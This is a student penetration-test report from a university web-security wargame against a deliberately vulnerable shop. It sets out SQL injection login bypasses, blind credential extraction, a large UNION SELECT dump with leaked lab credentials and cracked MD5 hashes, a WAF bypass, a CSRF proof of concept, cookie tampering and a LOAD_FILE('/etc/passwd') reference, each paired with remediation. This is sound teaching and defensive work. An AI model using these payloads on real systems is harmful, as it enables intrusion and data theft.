COMP6443 Web Application Security

Week 7 Wargame

Authors:
Redacted

Contents

Vulnerability Classification

The following vulnerability classification was used:

P1 – CRITICAL

Vulnerabilities that cause a privilege escalation on the platform from unprivileged to admin, allows remote code execution, financial theft, etc. Examples: vulnerabilities that result in Remote Code Execution such as Vertical Authentication bypass, SSRF, XXE, SQL Injection, User authentication bypass.

P2 – HIGH

Vulnerabilities that affect the security of the platform including the processes it supports. Examples: Lateral authentication bypass, Stored XSS, some CSRF depending on impact.

P3 – MEDIUM

Vulnerabilities that affect multiple users, and require little or no user interaction to trigger. Examples: Reflective XSS, Direct object reference, URL Redirect, some CSRF depending on impact.

P4 – LOW

Issues that affect singular users and require interaction or significant prerequisites (MitM) to trigger. Examples: Common flaws, Debug information, Mixed Content.

P5 – BIZ ACCEPTED RISK

Non-exploitable weaknesses and “won’t fix” vulnerabilities. Examples: Best practices, mitigations, issues that are by design or acceptable business risk to the customer such as use of CAPTCHAS.

See reference [1] for a more detailed explanation on this classification

Skyrim Belongs to the Nords - Mimir

https://skyrimbelongstothenords.com/mimir/well.php

Executive Summary

Skyrim belongs to LetsTalkCyber this week as we master the art of SQL injection. With the ability to login as any user, get an infinite amount of money and drain other users funds, this online shop is in serious need of repair.

Issues

SQLi on the Login Page

An SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database and potentially modify database data.[1]

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.[2]

Details

Without detailed error messages, verifying the existence of SQL Injection needs to be done through blind means.

Sleeping (delaying a page response) on a True condition will indicate that we can escape out of the SQL statement and modify it. This is a simple and non-destructive way to find out whether an endpoint is vulnerable to SQLi.

---

[1] "SQL Injection - OWASP." 10 Apr. 2016, https://www.owasp.org/index.php/SQL_Injection. Accessed 13 Apr. 2017.
[2] Types of SQL Injection (SQLi)" 17 Dec. 2015, https://www.acunetix.com/websitesecurity/sql-injection2. Accessed 13 Apr. 2017.

The following is an example of one such payload. It starts with a single quote to break out of the existing quotation group where the user's input would be placed, then injecting a call to the sleep function directly afterwards. Finally, we append a hash to the end of the payload, which is a MySQL operator that comments out the rest of the query.

```
' OR SLEEP(5)#
```

By testing the form, as well as observing common login authentication implementations, we approximated the SQL statement for the login page to have the following form:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

Hence our sleep SQLi will make the statement look as follows:

```
SELECT * FROM users WHERE username = '' OR SLEEP(5) #' AND password = ''
```

There is no username in the database matching empty string, hence `SLEEP(5)` will always be executed. The test for the password has been commented out by appending a hash (#) to the end of the injected statement, negating the rest of the query.

Login as an Arbitrary User

For a database with multiple users we can assume the SQL SELECT statement is of the following form:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

Which we can see from SQLFiddle will retrieve us a single user when we input the correct username and password combination.

```
CREATE TABLE users (
  user_id INT NOT NULL AUTO_INCREMENT,
  username VARCHAR(80) NOT NULL,
  password CHAR(80) NOT NULL,
  PRIMARY KEY (user_id)
) ENGINE=INNODB;

INSERT INTO users (username, password)
VALUES ("account1", "account1");

INSERT INTO users (username, password)
VALUES ("account2", "account2");
```

Build Schema | Edit Fullscreen | Browser | [;]


```
SELECT * FROM users WHERE username = 'account1' AND password = 'account1';
```

Run SQL | Edit Fullscreen | Format Code | [;]

user_id	username	password
1	account1	account1

With this SQLi vulnerability, we can craft a payload which allows us to login as any user from the database. The typical technique to always get a True value from a `WHERE` clause is to inject the following:

```
' OR '1'='1
```



```
CREATE TABLE users (
  user_id INT NOT NULL AUTO_INCREMENT,
  username VARCHAR(80) NOT NULL,
  password CHAR(80) NOT NULL,
  PRIMARY KEY (user_id)
) ENGINE=INNODB;

INSERT INTO users (username, password)
VALUES ("account1", "account1");

INSERT INTO users (username, password)
VALUES ("account2", "account2");
```

Build Schema | Edit Fullscreen | Browser | [;]

```
SELECT * FROM users WHERE username = 'blah' AND password = '' OR '1'='1';
```

Run SQL | Edit Fullscreen | Format Code | [;]

user_id	username	password
1	account1	account1
2	account2	account2

Using this on the password field returns multiple rows from the database!

This is due to the execution order of logical operators in MySQL. Abstractly, the conditions on our statement look like the following:

A AND B OR C - which to MySQL is executed in the order (A AND B) OR C. [3]
Which means if C is True then all rows will be returned. Therefore we need to limit the number of rows we return to satisfy the PHP code, as it will be expecting a single row from the database.

With a `LIMIT` appended, we can select a single row from the database, and with an `OFFSET` we can choose which row is returned.

```
' OR '1'='1' LIMIT 1#
```

```
SELECT * FROM users WHERE username = '$username' AND password = '' OR
'1'='1' LIMIT 1# '
```

This exploit template allows us to login as any user in the database by specifying an offset value. (Where O is any positive integer value).

```
' OR '1'='1' LIMIT 1 OFFSET O#
```

Username and Password Exfiltration via Blind SQL

Whilst we can successfully authenticate as any user, we are still unaware of the credentials for the account, as we have bypassed authentication.

However, we are able to enumerate through each user in the database and use a blind SQL attack in order to discover their credentials.

Starting with the first user (`N=1` offset `O=0`) we can selectively test each character in their username in order to infer their full username. We do this by iterating through an alphabet of characters for each character slot in the username. If the character being tested is the actual character in position `X` of the username the login will occur without error, otherwise the login error page will be displayed.

Username / Password:

```
' OR SUBSTR((SELECT name FROM users LIMIT N OFFSET O), X, 1)='CHARACTER'
LIMIT 1 #
```

Using this method we determined that the two usernames in the database were `guest` and `saltfarmer`.

After having leaked the usernames from the database, we can leak the passwords in a similar fashion. As we have additional information, we can use this to be more targeted in our attack, using the username rather than a row offset.

Username / Password:

```
' OR SUBSTR((SELECT pass FROM users WHERE name='saltfarmer'), X,
1)='CHARACTER' LIMIT 1 #
```

By enumerating the characters in the password for each account, we can construct the passwords for each account.

Username:Password

```
guest:guest
saltfarmer:ap_garen_mid
```

Impact

P1 - CRITICAL

This vulnerability allows for authentication bypass as a user can exploit the SQLi vulnerability to login as any user in the database. Additionally, as shown in the exploit section above, a malicious user can exfiltrate the entire database via Blind SQLi techniques.

Automated tools such as SQLMap can be used to speed up the process of this significantly, however were not used for this report.

Remediation

SQL Injection vulnerabilities stem from the issue that code and data are not segregated to the database.

To solve this, prepared and parameterised queries can be used to separate the SQL statement from the user input, so the user is unable to escape out of the query and modify it. As a rough example, in PHP the following query can be executed as follows:

```
$stmt = $dbConnection->prepare('SELECT * FROM users WHERE username = ? AND
password = ?');
$stmt->bind_param('s', $name);
$stmt->bind_param('s', $password);

$stmt->execute();
```

With prepared queries, you predefine what the SQL query structure is and where user parameters are meant to go then, using bind_param, you safely insert user supplied data into the query to then be executed on the database. This segregates code and data, preventing a malicious attacker escaping out of the SQL query.

If parameterised queries are not a viable solution, then validating user input via whitelisting, as well as escaping user input can be used to provide a safeguard against SQLi, however it is a weaker solution that may make the vulnerability harder to exploit, but still achievable.

The dangerous part of SQL injection is that there may be multiple vulnerable components in a web application, for instance, in well.php, both the login page and the search query are susceptible to SQLi. Using parameterised queries on the login page but not the search page will not prevent SQLi in the web app, thus it's imperative that prepared and parameterized queries are used throughout the entire application. One missed vector may be all that's needed to gain access to a database

For further information, please view the OWASP SQL Injection Prevention Cheat Sheet. [2]

SQL Injection on the Search Parameter


A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database and potentially modify database data[2]

Details

https://skyrimbelongstothenords.com/mimir/well.php?q=

Searching the store involves querying the database for products which match user input. Through testing the application with different search queries, it's clear that the underlying SQL query is using the `LIKE` Operator to pattern match rather than absolute match.

[2] "SQL Injection - OWASP." 10 Apr. 2016, https://www.owasp.org/index.php/SQL_Injection. Accessed 13 Apr. 2017.



Searching for the character ‘a’ returns results of items which have the character a in them, rather than only the items whose entire name is just ‘a’. This is characteristic of a `LIKE` query of the following form

```
%$query%
```

The mental model of the query being executed looks like the following:

```
SELECT item, dollarydoos FROM store WHERE item = '%$query
```

As with the login page, we are able to escape out of the query through SQLi and modify the query. Unfortunately, similarly to the login page SQL query, we are unable to execute arbitrary queries on the database - most likely because the PHP web application only allows running a single query at a time. This is determined by the use of the PHP functions `mysqli_query`, and `mysql_multi_query`. What this means is that our injection on this vector is limited only to the scope of the SELECT statement being executed, however this does still allow us to leak a large amount of information from the database.

The following is an exploit which leverages SQL Injection to append more information onto the SELECT query and display it on the page.


```
' union select "---------- L3t's L3ak stuff", null
      union select "DB Ver:", @@version
      union select "Cur. User:", user()
      union select "System User:", system_user()
      union select "Database:", database()
      union select "Hostname:", @@hostname
      union select "DB Location:", @@datadir
      union select "------ HOST:", "------ USER:"
      union select "host:", "user:"
      union select host, user from mysql.user
```

```
      union select "------ DB NAMES:", null
      union select "DB", schema_name FROM information_schema.schemata
      union select "------ DB:", "------ TABLE:"
      union select table_schema, table_name FROM information_schema.tables
WHERE table_schema not in ("mysql", "information_schema",
"performance_schema", "sys")
      union select "------ DB:", "------ TABLE:"
      union select table_schema, table_name FROM information_schema.tables
WHERE table_schema not in ("mysql", "information_schema",
"performance_schema", "sys")
      union select "------ DB:TABLE:", "------ COLUMN:"
      union select CONCAT(table_schema, ":", table_name), column_name FROM
information_schema.columns WHERE table_schema not in ("mysql",
"information_schema", "performance_schema", "sys")
      union select "------ menagerie.items:name", "------
menagerie.items:price"
      union select name, price from menagerie.items
#
```

The key thing to notice is that every union select needs to return 2 columns, as this is what the PHP code of the web app is expecting from the database.

Blocked by the WAF

With multiple users tables leaked it's only natural we use the same exploit to union select information out of those tables, however our attempt was blocked by a web application firewall. This WAF pattern matches for the string ‘users’ and returns this page on a successful match.



This means we can't read information from the ‘users’ tables, as our request will be blocked by the ~~dodgy substr~~ ~~regex engine~~ commercial WAF.

Failed Attempts

1. We attempted to refer to the table name in an encoded way, using URL escaped characters, hexadecimal and unicode with the backtick string `` `users` ``. However, MySQL does not support this, as tables must be static and explicit.
2. Create a VIEW of the users table, a permanent alias which may be used instead of the name users. We hypothesised that the login page would allow for multi query which would allows us to create a view on the login page, then use it in the search page, however it seems as though multi query (or stacked queries) was not used.
3. We attempting to use subqueries however quickly discovered that they were not allowed in the context of that table and database names must be static and not produced by subqueries.

Successful Attempt

Our solution was to bypass the WAF entirely by exploiting an endpoint which was not protected by it.

The guest book located at https://skyrimbelongstothenords.com/__2.php (shown briefly in the lectures) was one such endpoint as the search parameter was vulnerable and completely unfiltered.

The following payload was used to inject into the existing guest book query, which takes direct user input.

```
' union select "---------- L3t's L3ak stuff", null
      union select "DB Ver:", @@version
      union select "Cur. User:", user()
      union select "System User:", system_user()
      union select "Database:", database()
      union select "Hostname:", @@hostname
      union select "DB Location:", @@datadir
      union select "------ HOST:", "------ USER:"
```

```
      union select "host:", "user:"
      union select host, user from mysql.user
      union select "------ DB NAMES:", null
      union select "DB", schema_name FROM information_schema.schemata
      union select "------ DB:", "------ TABLE:"
      union select table_schema, table_name FROM information_schema.tables
WHERE table_schema not in ("mysql", "information_schema",
"performance_schema", "sys")
      union select "------ DB:", "------ TABLE:"
      union select table_schema, table_name FROM information_schema.tables
WHERE table_schema not in ("mysql", "information_schema",
"performance_schema", "sys")
      union select "------ DB:TABLE:", "------ COLUMN:"
      union select CONCAT(table_schema, ":", table_name), column_name FROM
information_schema.columns WHERE table_schema not in ("mysql",
"information_schema", "performance_schema", "sys")
      union select "------ menagerie.items:name", "------
menagerie.items:price"
      union select name, price from menagerie.items
      union select "------ menagerie.users:(name:pass)", "------
menagerie.users:monies"
      union select concat(name, ":", pass), monies from menagerie.users
      union select "------ platypusbank.platypus_users:(id:access_level)",
"------ platypusbank.platypus_users:password"
      union select concat(id, ":", access_level), password from
platypusbank.platypus_users
#
```

This payload has left out the following portion of the payload, for the reason was it was not desirable to dump the notes table (although it was checked for anything of interest) but the payload works however.

```
‘ union select "------ menagerie.notes:name", "------ menagerie.notes:data"
union select name, data from menagerie.notes
#
```

The above leaks the following out of the database using the SQLi vulnerability.

```
---------- L3t's L3ak stuff
DB Ver:       5.7.17-0ubuntu0.16.04.1
```

```
Cur. User:    root@localhost
System User:  root@localhost
Database:     menagerie
Hostname:     skyrim
DB Location:  /var/lib/mysql/
------ HOST:          ------ USER:
Localhost             debian-sys-maint
Localhost             mysql.sys
Localhost             root
------ DB NAMES:
DB                  information_schema
DB                  menagerie
DB                  mysql
DB                  performance_schema
DB                  platypusbank
DB                  sys
------ DB:          ------ TABLE:
Menagerie           items
Menagerie           notes
Menagerie           users
Platypusbank        platypus_users
------ DB:TABLE:    ------ COLUMN:
Menagerie:items     name
Menagerie:items     price
Menagerie:notes     name
Menagerie:notes     data
Menagerie:users     name
Menagerie:users     pass
Menagerie:users     monies
Platypusbank:platypus_users      id
Platypusbank:platypus_users      password
Platypusbank:platypus_users      access_level
------ menagerie.items:name     ------ menagerie.items:price
Scissors                         4
Stapler                          5
Salad                            6
Sardines                         7
Salt                             1337
------ menagerie.users:(name:pass)    ------ menagerie.users:monies
Guest:guest                           10
Saltfarmer:ap_garen_mid               1000
------ platypusbank.platypus_users:(id:access_level)
```

```
-----platypusbank.platypus_users:password
Minion1:0           5f4dcc3b5aa765d61d8327deb882cf99
Minion2:0           998c16331430aaebeb1a8e22149b7b01
Minion3:0           998c16331430aaebeb1a8e22149b7b01
Minion4:0           998c16331430aaebeb1a8e22149b7b01
Minion5:0           998c16331430aaebeb1a8e22149b7b01
Minion6:0           998c16331430aaebeb1a8e22149b7b01
Redleader:1         1c30a9e9a8abd67037e0e8ed741c0f79
```

The exact table names to use in the lower queries in that payload were found from the leak of the **information_schema table.** An example of this is taken as a snippet from the payload given above:

```
union select table_schema, table_name FROM information_schema.tables WHERE table_schema not in ("mysql", "information_schema", "performance_schema", "sys")
```

Impact

P1 - CRITICAL

The impact of this vulnerability is that a user can gain access to the complete contents of the web applications database. This is a significant issue because the database can hold sensitive data, including user accounts credentials and personal information.

There are also several other interesting implications of this sensitive data, such as session tokens, coupon codes, sales data etc.

Vulnerabilities such as this can be chained with other such things as RCE (if the system were running MSSQL and a shell could be spawned), LFI (using the `LOAD_FILE('/etc/passwd')` MySQL command) and escalation by getting access to the root account of the web app.

Remediation

Please see the above remediation recommendations for SQL injection, as this vulnerability is endemic to the same issue.

Cleartext Storage of Sensitive Information within User Database

The application stores sensitive information in cleartext within a resource that might be accessible to another control sphere. Because the information is stored in cleartext, attackers could potentially

read it. Even if the information is encoded in a way that is not human-readable, certain techniques could determine which encoding is being used, then decode the information.[3]

Details

Passwords insides the `menagerie.users` table are stored in plaintext, meaning an attacker can easily access all user accounts without putting in extra work.

Below is a reminder of the `menagerie.users` table contents which was leaked using the following SQLi payload.

```
' UNION SELECT CONCAT(name, ":", pass), monies FROM menagerie.users #
```

The following is the data that was leaked from this table during the SQLi attack:

```
guest:guest
saltfarmer:ap_garen_mid
```

Impact

The impact of this is very substantial. If a malicious user is able to leak the database then they have access to all of the user accounts on the web app.

In addition to this, a malicious entity can not just log into the web app and take total control of the user on this service, but they are able to try the user's credentials on other services in the hopes (with a high probability) that the user reuses credentials among many web services - putting those services at risk also.

This can be used to chain other vulnerabilities - such as leaking the root or admin password and accessing admin panels - those of which are usually a lot more vulnerable to vulnerabilities such as RCE and XSS given that the only users that have access are a select few - and these such services have not been war tested like the public facing web app.

Remediation

The remediation for this vulnerability is to hash and salt the passwords before they are stored, and store only the hash. Upon login, the user's password request is hashed and compared with the one stored in the database and if they match - they log in successfully.

---

[3] "CWE-312 - Common Weakness Enumeration - Mitre." https://cwe.mitre.org/data/definitions/312.html. Accessed 18 Apr. 2017.

The hashing algorithm Bcrypt [6] is designed for the purpose of password hashing because it is generally slow to hash a string of text - slowing down brute force attacks and rainbow table creation.

These hashes are not generally slow in terms of performing a single hash to allow a user to login, but slow in the scheme of attempting to brute force billions of passwords in an attack.

Insecure Cryptographic Storage of Platypus Users Passwords

The software stores or transmits sensitive data using an encryption scheme that is theoretically sound, but is not strong enough for the level of protection required. A weak encryption scheme can be subjected to brute force attacks that have a reasonable chance of succeeding using current attack methods and resources. [4]

Details

Passwords in the `platypusbank.platypus_users` table are stored as an MD5 Hash, which is an insecure hashing algorithm.

Below is a reminder of the `platypusbank.platypus_users` table contents which was leaked using the following SQLi payload.

```
' UNION SELECT CONCAT(id, ":", access_level), password FROM
platypusbank.platypus_users #
```

The following is the data that was leaked from this table during the SQLi attack:

```
          Username:Access_level   Password
      minion1:0    5f4dcc3b5aa765d61d8327deb882cf99
      minion2:0    998c16331430aaebeb1a8e22149b7b01
      minion3:0    998c16331430aaebeb1a8e22149b7b01
      minion4:0    998c16331430aaebeb1a8e22149b7b01
      minion5:0    998c16331430aaebeb1a8e22149b7b01
      minion6:0    998c16331430aaebeb1a8e22149b7b01
      redleader:1  1c30a9e9a8abd67037e0e8ed741c0f79
```

Since these were hashed using md5 after basic inspection, it was trivial to crack using lookup tables.

---

[4] "CWE-326 - Common Weakness Enumeration - Mitre." https://cwe.mitre.org/data/definitions/326.html. Accessed 18 Apr. 2017.

```
5f4dcc3b5aa765d61d8327deb882cf99    md5    password
998c16331430aaebeb1a8e22149b7b01    md5    minion123
1c30a9e9a8abd67037e0e8ed741c0f79    md5    redleader123
```

Impact

The impact of this is very substantial. If a malicious user is able to leak the database then they may be able to crack all the passwords, which is fairly trivial given that many passwords are already pre-hashed and available in lookup tables. Those that aren't already available can be cracked using tools such as hashcat or johntheripper given that md5 is not computationally expensive to hash.

With plaintext passwords an attacker can not just log into the web app as any user, but they are able to try the user's credentials on other services in the hopes and real possibility that the user reuses credentials among many web services - putting those services at risk also.

This can be used to chain other vulnerabilities - such as leaking the root or admin password and accessing admin panels - those of which are usually a lot more vulnerable to vulnerabilities such as RCE and XSS given that the only users that have access are a select few - and these such services have not been war tested like the public facing web app.

Remediation

The remediation to this issue is to hash the passwords with more secure and computationally expensive hashes such as bcrypt and include a unique salt for each user's password. Bcrypt [6] is designed literally for the purpose of password hashing because it is generally slow to hash a string of text, and the inclusion of a unique salt means that a rainbow tables much be recomputed for each user's unique salt - significantly slowing down brute force attacks and rainbow table creation.

These hashes are not generally slow in terms of performing a single hash to allow a user to login, but slow in the scheme of attempting to brute force billions of passwords in an attack.

CSRF on buy now buttons

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated on.[5]

Details


The website contains the functionality to purchase items using a “Buy Now” button. This button sends the user to a URL which specifies which item to purchase, in the form of: https://skyrimbelongstothenords.com/mimir/well.php?b=<item>. Where <item> could be replaced by any item in the store. For example, if the user were to purchase scissors, the URL would be: https://skyrimbelongstothenords.com/mimir/well.php?b=Scissors

As there are no protections against a request being sent from a different domain, a malicious entity could forge a request cross-domain by requesting the URL https://skyrimbelongstothenords.com/mimir/well.php?b=Scissors). If the user is logged into the web application, this will successfully purchase a product they didn't ask for.

The following PoC is a website which requests an image from https://skyrimbelongstothenords.com/mimir/well.php?b=Scissors, however the image will be blank as that URL will not return a valid image. The URL will still have been requested which means that if the user visits this website whilst they're logged into Mimir, they will have just purchased scissors and see their dollarydoos decrease by 4.

```
<html>
<body>
<img src="https://skyrimbelongstothenords.com/mimir/well.php?b=Scissors"
width="0" height="0" border="0">
<img
src="https://vignette2.wikia.nocookie.net/walkingdead/images/3/3f/Shut-up-a
nd-take-my-money.jpg/revision/latest?cb=20140829235648&format=original"
width="100%" height="100%" border="0">
</body>
</html>
```

[5] "Cross-Site Request Forgery (CSRF) - OWASP." 22 Mar. 2017, https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF). Accessed 13 Apr. 2017.



Impact

P2 - High

This vulnerability allows a lateral authentication bypass, as an attacker can force the actions of a target user (through CSRF). This means that an attacker can make the user spend all their hard earned dollarydoos on salt, which is readily available for free on the internet. In a more advanced site, this vulnerability would allow an attacker to use a target's money to purchase and ship goods directly to the attacker.

Remediation

The Synchronizer token pattern places a token with every HTML form when a client requests the page of a site. When a user submits this form, the token is sent and validated by the server. This technique helps to ensure that a form was submitted only by the user who has access to the webpage, not through another tab which is simply making the request on the user's behalf.

If Mimir wants to continue purchasing through a GET request, they can append the token as another parameter, however it is more accepted practice to use a POST request with hidden fields such as the following. Of course, this token needs to change either per request or per session.

```
<input type="hidden" name="csrfmiddlewaretoken"
value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt" />
```

Insecure Cookie Configuration

Cookies hold valuable user information which can be used to identify an individual. Modern cookie configurations now support security specific flags which can be set to enhance the security of the information.

Details

Both cookies set by Mimir have HTTPOnly and Secure set to false.
HTTPOnly ensures that cookies can only be read by HTTP and not through Javascript, this is used to protect from XSS. The secure flag ensures that cookies are only sent over a secure HTTPS connection, not HTTP.

Name	Value	Domain	Path	Expires / Max-Age	Size	HTTP	Secure	SameSite
PHPSESSID	o59qd6c0h3i6io3l7l3f8vaa75	skyrimbelongst...	/	Session	35			
monies	MTA%3D	skyrimbelongst...	/mimir	Session	12			


```
[{
    "domain": "skyrimbelongstothenords.com",
    "hostOnly": true,
    "httpOnly": false,
    "name": "monies",
    "path": "/mimir",
    "sameSite": "no_restriction",
    "secure": false,
    "session": true,
    "value": "MTA%3D",
    "id": 1
},{
    "domain": "skyrimbelongstothenords.com",
    "hostOnly": true,
    "httpOnly": false,
    "name": "PHPSESSID",
    "path": "/",
    "sameSite": "no_restriction",
    "secure": false,
    "session": true,
    "value": "et1jqp6nleo3fe8lllcsr6hvb6",
    "id": 2
}]
```

Impact

P5 – BIZ ACCEPTED RISK

While there are no current XSS vulnerabilities or HTTP sites using the same domain, this may change in the future and the insecure cookie configuration could open up several vulnerabilities. An attacker using an introduced XSS vector or MITM traffic for unencrypted HTTP would be able to steal session cookies and use them to authenticate as the target.

Remediation

According to the OWASP Secure Coding Practices [4]:

75. Set the "secure" attribute for cookies transmitted over a TLS connection
76. Set cookies with the HttpOnly attribute, unless you specifically require client-side scripts within your application to read or set a cookie's value.

User money amount handled client side

Application data should be handled server side as the web application cannot trust the user to manage the data without making changes which circumvent key features of the website.


Details

Name ▲	Value
monies	MTA%3D

The amount of dollarydoos a user has is stored in a client side cookie and is not validated with a server side value. Meaning a user can change this value and give themselves more money.

The value of the cookie `MTA%3D` when URL decoded is `MTA=` which is `10` in Base64.

Replacing this value with `Njk2OQ==` will give the user 6969 dollarydoos..



Impact

P1 - CRITICAL

This vulnerability allows an attacker to commit financial theft. By modifying the amount of dollarydoos they have, they can purchase salt to their hearts content.

Remediation

An important piece of data like this should not be stored client side. The trust needs to be placed with the server. The data should live inside the database, be validated before every purchase and the value updated after each purchase. Money is stored within the database, however this is just the ‘starting’ value of the user, as it is reset upon re authenticating to the service.

Bad Practice Session Management

You should invalidate (unset cookie, unset session storage, remove traces) of a session whenever a violation occurs[6]

Details

The Mimir web application uses cookie based Session ID’s to keep track of user sessions, however session ID’s are reused between sessions, which is bad practice.

When a user logs out of their session, their cookie does not get invalidated. As they authenticate back with the app for the second time they want to buy salt, their old cookie value is used for the next session. This is considered bad practice because in the event that a user’s cookie is stolen or fixated by an attacker, the attacker will have access to their session forever unless the user manually deletes their cookie.

---

[6] "PHP Security Cheat Sheet - OWASP." 10 Aug. 2016, https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet. Accessed 18 Apr. 2017.

Additionally, Session ID's are not changed whenever auth elevation occurs, neither is there a timeout expiration on the cookie.

Currently, an attacker can steal this cookie through an HTTP redirect / MITM as the secure flag is not set on the cookie, also through an XSS Vector, potentially on https://skyrimbelongstothenords.com/__2.php

Impact

P4 - LOW

User account sessions are at risk however there is significant effort involved to steal a user's session ID.

Remediation

The PHP Security Cheat Sheet [7] details several practices which help increase the security of session management for a web application.

Invalidate Session ID - You should invalidate (unset cookie, unset session storage, remove traces) of a session whenever a violation occurs (e.g 2 IP addresses are observed).

Rolling of Session ID - You should roll session ID whenever elevation occurs, e.g when a user logs in, the session ID of the session should be changed, since it's importance is changed.

Session Expiration - A session should expire after a certain amount of inactivity, and after a certain time of activity as well. The expiration process means invalidating and removing a session, and creating a new one when another request is met. Also keep the logout button close, and unset all traces of the session on logout.

Poor Default Account Credentials

Nowadays web applications often make use of popular open source or commercial software that can be installed on servers with minimal configuration or customization by the server administrator.

Often these applications, once installed, are not properly configured and the default credentials provided for initial authentication and configuration are never changed. These default credentials are well known by penetration testers and, unfortunately, also by malicious attackers, who can use them to gain access to various types of applications.[7]

---

